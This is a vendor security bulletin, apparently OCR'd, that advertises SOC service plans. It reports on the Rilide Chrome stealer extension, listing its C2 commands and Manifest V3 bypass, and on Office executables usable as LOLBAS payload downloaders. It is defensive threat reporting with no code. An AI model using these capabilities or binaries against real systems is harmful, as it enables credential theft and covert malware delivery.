
Advanced Security Operations Center
Telelink Business Services
www.tbs.tech



Monthly Security Bulletin

September 2023

This security bulletin is powered by

Telelink Business Services'

Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.

Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA


Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!



⬛ Log Analysis and Correlation	⬛ Health Monitoring	⬛ Asset Identification and Prioritization	⬛ Infrastructure Security Assessment	🟦 Infrastructure Security Audit	🟧 Automatic Asset Discovery and Service Mapping	🟧 Network Devices Configurations Backup
⬛ Monthly External Vulnerability Scan and Reports	🟦 External Vulnerability Analysis	🟦 Monthly Internal Vulnerability Scan and Reports	🟧 Internal Vulnerability Analysis	🟧 Advanced Vulnerability Analysis	🟧 Recommendations for Security Patch Management	
⬛ Automatic Attack and Breach Detection	🟦 Human Triage	🟧 Threat Hunting				
⬛ Recommendations and Workarounds	🟦 Recommendations for Future Mitigation					
⬛ Attack Vector Identification	⬛ Reports	🟦 Security Surface Exposure	🟧 Likelihood Analysis	🟧 Impact Analysis		
🟧 Network Forensics	🟧 Server Forensics	🟧 Endpoint Forensics				
⬛ Monthly Security Bulletin	⬛ Emerging Threats Bulletins	🟦 Tailored Bulletin for Customer's Critical Assets	🟧 Security Awareness Training			

⬛ Lite Plan

🟦 Professional Plan (incl. all from Lite)

🟧 Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1. Chrome malware Rilide targets enterprise users via PowerPoint guides

The malicious Rilide Stealer Chrome browser extension has returned in new campaigns targeting crypto users and enterprise employees to steal credentials and crypto wallets.

Rilide is a malicious browser extension for Chromium-based browsers, including Chrome, Edge, Brave, and Opera, that Trustwave SpiderLabs initially discovered in April 2023.

When first discovered, the Rilide browser extension impersonated the legitimate Google Drive extensions to hijack the browser, monitor all user activity, and steal information like email account credentials or cryptocurrency assets.

Trustwave Spiderlabs have discovered a new version of Rilide that now supports the Chrome Extension Manifest V3, allowing it to overcome restrictions introduced by Google's new extension specifications and adding additional code obfuscation to evade detection.


Moreover, the latest Rilide malware extension now also targets banking accounts. It can exfiltrate the stolen data via a Telegram channel or by capturing screenshots at pre-determined intervals and sending them to the C2 server.

Impersonating Palo Alto extensions

Trustwave reports that Rilide is spread in multiple ongoing campaigns, and as this is a commodity malware sold on hacker forums, it is likely they are being conducted by different threat actors.

One campaign targets multiple banks, payment providers, email service providers, crypto exchange platforms, VPNs, and cloud service providers, using injection scripts, mainly focusing on users in Australia and the United Kingdom.

The analysts discovered over 1,500 phishing pages using typosquatting domains, promoted via SEO poisoning on trusted search engines, and impersonating the banks and service providers to trick victims into entering their account credentials on phishing forms.


HSBCnet | Global Banking and M
Not secure | hsbc-live-chat.com
Update
HSBC
Log on to HSBCnet
About HSBCnet
Online security
Customer support
Getting started
Troubleshooting
从中国登录
Open Live chat on Windows
Awards
Staying ahead of online fraud
ISO 20022: the new language of payments
Tap into a smart way to access HSBCnet
hsbc-live-chat.com/LiveChat.exe

How can we help?

Speak to one of our live chat advisors

We have an expert team to help you with any of the queries that you may have regarding our products

Phishing HSBC page as part of a Rilide campaign


Source: Trustwave

In another case, users are infected via phishing emails supposedly promoting VPN or firewall apps, such as Palo Alto's GlobalProtect App.

In this campaign, Trustwave found a PowerPoint presentation targeting ZenDesk employees that cleverly pretends to be a security warning, guiding users into installing the extension.

This presentation includes slides that warn that threat actors are impersonating GlobalProtect to distribute malware and provides steps that the user should follow the steps in the guide to install the correct software.

However, this is actually a social engineering trick to get the targeted user to install the malicious Rilide extension instead.



Fake GlobalProtect (VPN) Pages – Identifying them

As well as the Okta phishing pages, there are also bad actors which leverage accesses via GlobalProtect. It is very important you do not enter your login information anywhere except the GlobalProtect application on your work machines.


Before you can access any of Zendesk's internal systems such as Okta, Slack and Zendesk Corporate you will need to add GlobalProtect to your browser.

In the next slide, Evie (Head of Product) will guide you on how to add this to Chrome.

[redacted] zendesk

PowerPoint doc created to guide users into installing Rilide
Source: Trustwave

Finally, Trustwave spotted a campaign that runs on Twitter, taking victims to phishing websites for fake P2E (Play To Earn) blockchain games. However, the installers on these sites install the Rilide extension instead, allowing the threat actors to steal the victims' cryptocurrency wallets.



Infection chains for three Rilide campaigns
Source: Trustwave

Regardless of the distribution campaign, upon installation, the extension communicates with the attackers' server and receives one of the following commands:

- **extension** – Enable or disable an extension from list of installed extensions.
- **Info** – Send system and browser information to the C2 server. Get all configuration settings.
- **Push** – Creates a notification with specified message, title, and icon. Upon clicking on the notification, new tab with URL from C2 server will be opened.
- **Cookies** – Get all browser cookies and send them to the C2 server.
- **Screenshot** – Captures the visible area of the currently active tab in current window.
- **url** – Create new tab with provided URL.
- **current_url** – Retrieve URL from active tab.
- **History** – Get browsing history from the last 30 days.
- **Injects** – Retrieves injection code to apply to specific URLs.
- **Settings** – Retrieves proxy, grabbers, and telegram settings configuration.
- **Proxy** – Enable or disable proxy. Threat actors use proxy implementation from the 'CursedChrome' tool allowing to browse the web authenticated as a victim.
- **screenshot_rules** – Updates list of rules for module grabbing screenshots at specified time intervals.

With this extensive set of commands, threat actors can steal a wide variety of information that can then be used to crypto wallets and gain access to their online accounts.

Manifest V3 bypass


Rilide's adaptation to Manifest V3 is vital to its operation and success, as Google's new standard prevents older extensions from stopping working since January 2023.

Manifest V3 limits the extension's access to user network requests, prevents loading code from remote sources, and moves all network request modifications from the extensions to the browser.

This impacts Rilide as it relies on the injection of remotely hosted JS scripts, so its authors had to implement a combination of publicly disclosed techniques that bypass Google's requirements.

For example, Trustwave's analysts report that the new version uses inline events to execute malicious JavaScript and abuses the Declarative Net Requests APIs to circumvent the XSS-prevention mechanism put in place by the Content Security Policy (CSP).

Because Rilide isn't distributed via the Chrome Web Store, where the Manifest V3 policies are strictly enforced, its authors can implement workarounds to execute remotely hosted code.



Rilide's complete functions chart
Source: Trustwave

Gaining popularity with hackers

Trustwave's researchers have observed the use of multiple droppers for Rilide, which is explained by the fact that the malware is sold for $5,000 to cybercriminals, who must devise their own distribution method.

Additionally, there have been several potentially authentic Rilide source code leaks in underground forums, exposing the malware's source code to many hackers.

All this adds variety in the wild and makes Rilide campaigns harder to map and track.

As the malware's original author continues to improve the malicious Chrome extension, Rilide's activity in the wild is unlikely to wane.

Source: https://www.bleepingcomputer.com/news/security/chrome-malware-rilide-targets-enterprise-users-via-powerpoint-guides/

2. Hackers can abuse Microsoft Office executables to download malware

The list of LOLBAS files - legitimate binaries and scripts present in Windows that can be abused for malicious purposes, will soon include the main executables for Microsoft's Outlook email client and Access database management system.

The main executable for the Microsoft Publisher application has already been confirmed that it can download payloads from a remote server.

LOLBAS stands for Living-off-the-Land Binaries and Scripts and are typically described as signed files that are either native to the Windows operating system or downloaded from Microsoft.


They are legitimate tools that hackers can abuse during post-exploitation activity to download and/or run payloads without triggering defensive mechanisms.

According to recent research, even executables that are not signed by Microsoft serve purposes that are useful in attacks, such as reconnaissance.

Microsoft Office binaries

The LOLBAS project currently lists over 150 Windows-related binaries, libraries, and scripts that can help attackers execute or download malicious files or bypass lists of approved programs.

Nir Chako, a security researcher at Pentera, a company that provides an automated security validation solution, recently set off to discover new LOLBAS files by looking at the executables in the Microsoft Office suite.



protocolhandler.exe
officeappguardwin32.exe
msoasb.exe
msoadfsb.exe
lynchtmlconv.exe
lync99.exe
lync.exe
excelcnv.exe
Wordconv.exe
WINWORD.EXE
VPREVIEW.EXE
UcMapi.exe
SKYPESERVER.EXE
SETLANG.EXE
SELFCERT.EXE
SDXHelper.exe
SCANPST.EXE
PerfBoost.exe
POWERPNT.EXE
PDFREFLOW.EXE
OfficeScrSanBroker.exe
OfficeScrBroker.exe
OcPubMgr.exe
OUTLOOK.EXE
ORGCHART.EXE
ONENOTEM.EXE
ONENOTE.EXE
NAMECONTROLSERVER.EXE
MSQRY32.EXE
MSPUB.EXE
MSOSREC.EXE
MSOHTMED.EXE
MSACCESS.EXE
IEContentService.exe
GRAPH.EXE
EXCEL.EXE
CNFNOT32.EXE
CLVIEW.EXE
Microsoft.Mashup.Container.exe
Microsoft.Mashup.Container.NetFX45.exe
Microsoft.Mashup.Container.NetFX40.exe
Microsoft.Mashup.Container.Loader.exe
SDXHelperBgt.exe
OLCFG.EXE
AppSharingHookController64.exe
XLICONS.EXE
WORDICON.EXE
PPTICO.EXE
misc.exe
ACCICONS.EXE

Microsoft Office executable files
source: Pentera

He tested all of them manually and found three - **MsoHtmEd.exe, MSPub.exe,** and **ProtocolHandler.exe** - that could be used as downloaders for third-party files, thus fitting the LOLBAS criteria.

The researchers shared with BleepingComputer a video that shows **MsoHtmEd** reaching the test HTTP server with a GET request, indicating an attempt to download a test file.

Later in his research, Chako discovered that **MsoHtmEd** could also be used to execute files.

Animated by this initial success and already knowing the algorithm to find the appropriate files manually, the researcher developed a script to automate the verification process and cover a larger pool of executables faster.

> *"Using this automated method, we managed to find six more downloaders! All in all, we discovered nine new downloaders! That's almost a 30% increase in the official LOLBAS downloaders list" - Nir Chako*

In a blog post today, he explains the refinements added to the script that enabled listing the binaries in Windows and testing them for download capabilities beyond the intended design.

In total, the Pentera researcher discovered 11 new files with download and execute functionalities that meet the principles of the LOLBAS project.

LOLBAS	Functionality	LOLBAS projectStatus
ProtocolHandler	Download	Accepted
MSPub	Download	Accepted
MsoHtmEd	Download, Execute	Accepted
PresentationHost	Download	Accepted
ConfigSecurityPolicy	Download	Accepted
InstallUtil	Download	Accepted
MSHta	Download	Accepted
Outlook	Download	Pull Request
MSAccess	Download	Pull Request
Sftp	Execute	Pull Request
Scp	Execute	Pull Request


Standing out are MSPub.exe, Outlook.exe and MSAccess.exe, which an attacker or a penetration tester could use to download third-party files, the researcher says.

While MSPub has been confirmed that it can download arbitrary payloads from a remote server, the other two are yet to be added to the LOLBAS list. They have not been included because of a technical error, Chako told BleepingComputer.

> *"I accidentally submitted 3 Pull requests with the same code that was committed, so I need to submit them again in an orderly manner, so that they can officially be included in the project. The clerical error on my end aside, they will be part of the project." - Nir Chako*

New LOLBAS sources

